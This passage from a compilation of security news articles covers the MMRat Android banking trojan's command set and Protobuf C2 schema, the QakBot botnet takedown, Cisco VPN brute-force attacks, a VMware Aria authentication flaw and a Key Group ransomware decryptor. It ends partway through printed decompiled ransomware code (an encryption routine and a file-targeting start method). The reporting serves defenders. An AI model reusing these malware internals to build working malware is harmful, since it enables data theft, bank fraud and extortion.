
Capture user input via keylogging

Capture real-time screen content from the device by abusing the MediaProjection API

Record and live-stream camera data

Record and dump screen data in text form dumps that are exfiltrated to the C2

Uninstall itself from the device to wipe all evidence of infection




Name	Type	Description
LOGIN_ADMIN	N/A	N/A
TOUCH	Server	Execute gesture
ACCESSIBLE_GLOBAL	Server	Use accessibility to perform global action
INPUT_TEXT	Server	Set text of focused node
LAYOUT_SHOW (2)	Server	Enable/disable user terminal state
REQUEST_PERMISSION	N/A	N/A
USER_TERMINAL_STATE	Client	Send UserState message to remote server
OPERATIONAL_LOG	Client	Send keylogging data to remote server
UNLOCK_SCREEN	Server	Unlock screen via stolen password
INPUT_PASSWORD	Server	Input password for WeChat and Zhifubao
CLICK_TEXT	Server	Click node
OPEN_BLACK_MASK	Server	Set its view as visible/invisible
LAYOUT_READER	Client	Send dumped node info to remote server
PING	Client	Ping heartbeat
PONG	Client	Pong heartbeat
MEDIA_STREAM (2)	Server	Start capture screen or camera video
MICROPHONE	Server	Set microphone status while record screen
UNINSTALL_APP	Server	Uninstall itself
WAKE_UP_DEVICE	Server	Wakeup device
APP_OPT	Server	Show/hide icon

All commands supported by the malware (Trend Micro)

MMRat's ability to capture real-time screen content, and even its more rudimentary 'user terminal state' method that extracts text data requiring reconstruction, both demand efficient data transmission.

Without such efficiency, the performance would hinder threat actors from executing bank fraud effectively, which is why MMRat's authors have opted to develop a custom Protobuf protocol for data exfiltration.



The victim downloads and installs MMRat
The victim grants MMRat the necessary permissions (like Android Accessibility) for its routine
MMRat communicates with he remote server and sends data
While victims are not using their phone, the threat actor wakes up the device remotely and unlocks the screen
The threat actor performs bank fraud
Meanwhile, the threat actor can initiate screen capturing for server-side visualization of the device screen
MMRat uninstalls itself

MMRat attack chain (Trend Micro)

Protobuf advantage


MMRat uses a unique command and control (C2) server protocol based on protocol buffers (Protobuf) for efficient data transfer, which is uncommon among Android trojans.

Protobuf is a method for serializing structured data that Google developed, similar to XML and JSON, but smaller and faster.

MMRat uses different ports and protocols for exchanging data with the C2, like HTTP at port 8080 for data exfiltration, RTSP and port 8554 for video streaming, and custom Protobuf at 8887 for command and control.

"The C&C protocol, in particular, is unique due to its customization based on Netty (a network application framework) and the previously-mentioned Protobuf, complete with well-designed message structures," reads the Trend Micro report.

"For C&C communication, the threat actor uses an overarching structure to represent all message types and the "oneof" keyword to represent different data types."



```
}

enum Terminal {
    ADMIN_ANDROID = 0;
    ADMIN_WEB = 1;
    ADMIN_PC = 2;
    USER_ANDROID = 3;
}

message Message {
    PackType packType = 1;
    Terminal terminal = 2;
    string adminId = 3;
    string userId = 4;

    oneof pack {
        string strPack = 21;
        int32 int32Pack = 22;
        int64 int64Pack = 23;
        bool boolPack = 24;
        InitDevice initDevice = 31;
        UserState userState = 32;
        TouchXY touchXY = 33;
        LogInfo logInfo = 34;
        InputPassword inputPassword = 35;
        AdminLoginRequest adminLoginRequest = 36;
        AdminLoginResponse adminLoginResponse = 37;
        MediaStream mediaStream = 38;
        NodeInfo nodeInfo = 39;
        AppOpt appOpt = 40;
```

```
enum PackType {
    INIT = 0;
    LOGIN_ADMIN = 1;
    TOUCH = 2;
    ACCESSIBLE_GLOBAL = 3;
    INPUT_TYPE = 4;
    LAYOUT_SHOW = 5;
    REQUEST_PERMISSION = 6;
    USER_TERMINAL_STATE = 7;
    OPERATIONAL_LOG = 8;
    UNLOCK_SCREEN = 9;
    INPUT_PASSWORD = 10;
    CLICK_TEXT = 11;
    OPEN_BLACK_MASK = 12;
    LAYOUT_RENDER = 13;
    PING = 14;
    PONG = 15;
    MEDIA_STREAM = 16;
    MICROPHONE = 17;
    UNINSTALL_APP = 18;
    WAKE_UP_DEVICE = 19;
    APP_OPT = 20;
}

enum Terminal {
    ADMIN_ANDROID = 0;
    ADMIN_WEB = 1;
    ADMIN_PC = 2;
    USER_ANDROID = 3;
```

Protobuf schemas (Trend Micro)

Apart from the efficiency of Protobuf, custom protocols also help threat actors evade detection by network security tools that look for common patterns of known anomalies.

Protobuf's flexibility allows MMRat's authors to define their message structures and organize how data is transmitted. At the same time, its structured nature ensures that sent data adhere to a predefined schema and are less likely to be corrupted at the recipient's end.


In conclusion, MMRat shows the evolving sophistication of Android banking trojans, adeptly blending stealth with efficient data extraction.

Android users should only download apps from Google Play, check user reviews, only trust reputable publishers, and be cautious at the installation stage where they are requested to grant access permissions.

Source: https://www.bleepingcomputer.com/news/security/new-android-mmrat-malware-uses-protobuf-protocol-to-steal-your-data/

18. U.S. Hacks QakBot, Quietly Removes Botnet Infections

The U.S. government today announced a coordinated crackdown against **QakBot**, a complex malware family used by multiple cybercrime groups to lay the groundwork for ransomware infections. The international law enforcement operation involved seizing control over the botnet's online infrastructure, and quietly removing the Qakbot malware from tens of thousands of infected Microsoft Windows computers.



Dutch authorities inside a data center with servers tied to the botnet. Image: Dutch National Police.

In an international operation announced today dubbed "**Duck Hunt**," the **U.S. Department of Justice** (DOJ) and **Federal Bureau of Investigation** (FBI) said they obtained court orders to remove Qakbot from infected devices, and to seize servers used to control the botnet.

"This is the most significant technological and financial operation ever led by the Department of Justice against a botnet," said **Martin Estrada**, the U.S. attorney for the Southern District of California, at a press conference this morning in Los Angeles.

Estrada said Qakbot has been implicated in 40 different ransomware attacks over the past 18 months, intrusions that collectively cost victims more than $58 million in losses.


Emerging in 2007 as a banking trojan, QakBot (a.k.a. **Qbot** and **Pinkslipbot**) has morphed into an advanced malware strain now used by multiple cybercriminal groups to prepare newly compromised networks for ransomware infestations. QakBot is most commonly delivered via email phishing lures disguised as something legitimate and time-sensitive, such as invoices or work orders.

Don Alway, assistant director in charge of the FBI's Los Angeles field office, said federal investigators gained access to an online panel that allowed cybercrooks to monitor and control the actions of the botnet. From there, investigators obtained court-ordered approval to instruct all infected systems to uninstall Qakbot and to disconnect themselves from the botnet, Alway said.

The DOJ says their access to the botnet's control panel revealed that Qakbot had been used to infect more than 700,000 machines in the past year alone, including 200,000 systems in the United States.

Working with law enforcement partners in France, Germany, Latvia, the Netherlands, Romania and the United Kingdom, the DOJ said it was able to seize more than 50 Internet servers tied to the malware network, and nearly $9 million in ill-gotten cryptocurrency from QakBot's cybercriminal overlords. The DOJ declined to say whether any suspects were questioned or arrested in connection with Qakbot, citing an ongoing investigation.

According to recent figures from the managed security firm **Reliaquest**, QakBot is by far the most prevalent malware "loader" — malicious software used to secure access to a hacked network and help drop additional malware payloads. Reliaquest says QakBot infections accounted for nearly one-third of all loaders observed in the wild during the first six months of this year.



Qakbot/Qbot was once again the top malware loader observed in the wild in the first six months of 2023. Source: Reliaquest.com.

Researchers at **AT&T Alien Labs** say the crooks responsible for maintaining the QakBot botnet have rented their creation to various cybercrime groups over the years. More recently, however, QakBot has been closely associated with ransomware attacks from **Black Basta**, a prolific Russian-language criminal group that was thought to have spun off from the Conti ransomware gang in early 2022.

Today's operation is not the first time the U.S. government has used court orders to remotely disinfect systems compromised with malware. In May 2023, the DOJ quietly removed malware from computers around the world infected by the "Snake" malware, an even older malware family that has been tied to Russian intelligence agencies.

Documents published by the DOJ in support of today's takedown state that beginning on Aug. 25, 2023, law enforcement gained access to the Qakbot botnet, redirected botnet traffic to and through servers controlled by law enforcement, and instructed Qakbot-infected computers to download a Qakbot Uninstall file that uninstalled Qakbot malware from the infected computer.

"The Qakbot Uninstall file did not remediate other malware that was already installed on infected computers," the government explained. "Instead, it was designed to prevent additional Qakbot malware from being installed on the infected computer by untethering the victim computer from the Qakbot botnet."

The DOJ said it also recovered more than 6.5 million stolen passwords and other credentials, and that it has shared this information with two websites that let users check to see if their credentials were exposed: Have I Been Pwned, and a "Check Your Hack" website erected by the **Dutch National Police**.

Source: https://krebsonsecurity.com/2023/08/u-s-hacks-qakbot-quietly-removes-botnet-infections/

19. Hacking campaign bruteforces Cisco VPNs to breach networks

Hackers are targeting Cisco Adaptive Security Appliance (ASA) SSL VPNs in credential stuffing and brute-force attacks that take advantage of lapses in security defenses, such as not enforcing multi-factor authentication (MFA).

Last week, BleepingComputer reported that the Akira ransomware gang was breaching Cisco VPNs for initial network access.

Rapid7 security researchers have provided additional insights regarding these incidents in a report published on Tuesday, revealing that attackers have been directing their efforts towards these devices since March of this year in brute force attacks designed to guess the targets' login credentials.

They also said that they're yet to detect any instances where the threat actors behind these attacks have circumvented properly configured MFA to breach Cisco VPNs.

This confirms an advisory from Cisco's Product Security Incident Response Team (PSIRT) published two days after BleepingComputer's report regarding attackers using automated tools to target Cisco VPNs in brute-force and password-spraying attacks.

"In the reported attack scenarios, the logging was not configured in the affected Cisco's ASAs. This has made it challenging to determine precisely how the Akira ransomware attackers were able to access the VPNs," Cisco PSIRT Principal Engineer Omar Santos said.

"If a threat actor successfully gains unauthorized access to a user's VPN credentials, such as through brute force attacks, MFA provides an additional layer of protection to prevent the threat actors from gaining access to the VPN."

Rapid7 also revealed that at least 11 customers were breached in Cisco ASA-related attacks between March 30 and August 24, with the breaches linked to compromised SSL VPNs.

In most incidents investigated by Rapid7, the malicious actors tried to log into ASA appliances using usernames spanning common ones, ranging from admin, guest, kali, and cisco to test, printer, security, and inspector.

Rapid7 also said that most of the attacks utilized similar infrastructure, with the threat actors connecting from a Windows device named 'WIN-R84DEUE96RB' and using the 176.124.201[.]200 and 162.35.92[.]242 IP addresses.

After breaching the VPN appliances, the attackers remotely accessed the victims' networks using the AnyDesk remote desktop software and compromised other systems using domain credentials stolen after dumping the NTDS.DIT Active Directory database.

Some breaches led to LockBit and Akira ransomware attacks

"Several incidents our managed services teams have responded to ended in ransomware deployment by the Akira and LockBit groups," Rapid7 said.

"These incidents reinforce that use of weak or default credentials remains common, and that credentials in general are often not protected as a result of lax MFA enforcement in corporate networks."

As BleepingComputer reported, a private SentinelOne WatchTower report suggests that Akira operators might be leveraging an undisclosed vulnerability within Cisco VPN software that could allow the attackers to bypass authentication on systems lacking multi-factor authentication (MFA) protection.

While analyzing leaked data, SentinelOne threat analysts also uncovered evidence of Akira's exploitation of Cisco VPN gateways.

Admins and security teams are advised to deactivate default accounts and passwords to block brute-force attempts targeting their VPN systems.

Furthermore, they should ensure that MFA is enforced for all VPN users and that logging is enabled on all VPNs to help with attack analysis if needed.

Source: https://www.bleepingcomputer.com/news/security/hacking-campaign-bruteforces-cisco-vpns-to-breach-networks/

20. VMware Aria vulnerable to critical SSH authentication bypass flaw

VMware Aria Operations for Networks (formerly vRealize Network Insight) is vulnerable to a critical severity authentication bypass flaw that could allow remote attackers to bypass SSH authentication and access private endpoints.

VMware Aria is a suite for managing and monitoring virtualized environments and hybrid clouds, enabling IT automation, log management, analytics generation, network visibility, security and capacity planning, and full-scope operations management.

Yesterday, the vendor published a security advisory warning of a flaw that impacts all Aria 6.x branch versions.


The flaw, discovered by analysts at ProjectDiscovery Research, is tracked as CVE-2023-34039 and has received a CVSS v3 scope of 9.8, rating it "critical."

"Aria Operations for Networks contains an Authentication Bypass vulnerability due to a lack of unique cryptographic key generation," warns VMware's advisory regarding the flaw.

"A malicious actor with network access to Aria Operations for Networks could bypass SSH authentication to gain access to the Aria Operations for Networks CLI."

The exploitation of CVE-2023-34039 could lead to data exfiltration or manipulation through the product's command line interface. Depending on the configuration, this access can lead to network disruption, configuration modification, malware installation, and lateral movement.

The vendor has not provided any workarounds or mitigation recommendations, so the only way to remediate the critical flaw is to upgrade to version 6.11 or apply the KB94152 patch on earlier releases.



Product	Version	Running On	CVE Identifier	CVSSv3	Severity	Fixed Version	Workarounds
VMware Aria Operations for Networks	6.11	Any	CVE-2023-34039, CVE-2023-20890	N/A	N/A	Unaffected	N/A
VMware Aria Operations Networks	6.x	Any	CVE-2023-34039, CVE-2023-20890	9.8, 7.2	Critical 🟥	KB94152	None

You can find the right security update package and installation instructions for the specific version you're using from this webpage.

A second, high-severity (CVSS v3: 7.2) flaw addressed by the same patch is CVE-2023-20890. This arbitrary file write problem may allow an attacker with administrative access to the target to perform remote code execution.

Due to this software being used in large organizations holding valuable assets, hackers are quick to exploit critical severity flaws impacting these products.

In June 2023, VMware warned its clients about the active exploitation of CVE-2023-20887, a remote code execution vulnerability impacting Aria Operations for Networks.

The mass-scan and exploitation efforts started a week after the vendor made a security update that addressed the problem available and just two days after a working PoC (proof of concept) exploit was published.

That said, any delay in applying the KB94152 patch or upgrading to Aria version 6.11 would put your network at significant risk of hacker attacks.

Source: https://www.bleepingcomputer.com/news/security/vmware-aria-vulnerable-to-critical-ssh-authentication-bypass-flaw/

21. Free Key Group ransomware decryptor helps victims recover data


Researchers took advantage of a weakness in the encryption scheme of Key Group ransomware and developed a decryption tool that lets some victims to recover their files for free.

The decryptor was created by security experts at threat intelligence company EclecticIQ and works for versions of the malware built in early August.

The attackers claimed their malware used "military-grade AES encryption" but the locker uses a static salt across all encryption processes, making the scheme somewhat predictable and the encryption possible to reverse.

> *"[Key Group ransomware] encrypts victim data using the AES algorithm in Cipher Block Chaining (CBC) mode with a given static password," explains EclecticIQ*

> *"The password is derived from a key using the Password-Based Key Derivation Function 2 (PBKDF2) with a fixed salt," the researchers add.*



```
// Token: 0x06000007 RID: 7 RVA: 0x00002050 File Offset: 0x00000250
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        3,
        4,
        2,
        6,
        5,
        1,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

```
public void start()
{
    try
    {
        Program.NtSetInformationProcess(Process.GetCurrentProcess().Handle, this.BreakOnTermination, ref this.isCritical, 4);
        bool flag = File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures) + "\\image.jpg");
        if (flag)
        {
            File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.MyPictures) + "\\image.jpg");
        }
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
        string location = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "Downloads");
        string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
        string folderPath3 = Environment.GetFolderPath(Environment.SpecialFolder.MyPictures);
        string folderPath4 = Environment.GetFolderPath(Environment.SpecialFolder.MyMusic);
        string folderPath5 = Environment.GetFolderPath(Environment.SpecialFolder.MyVideos);
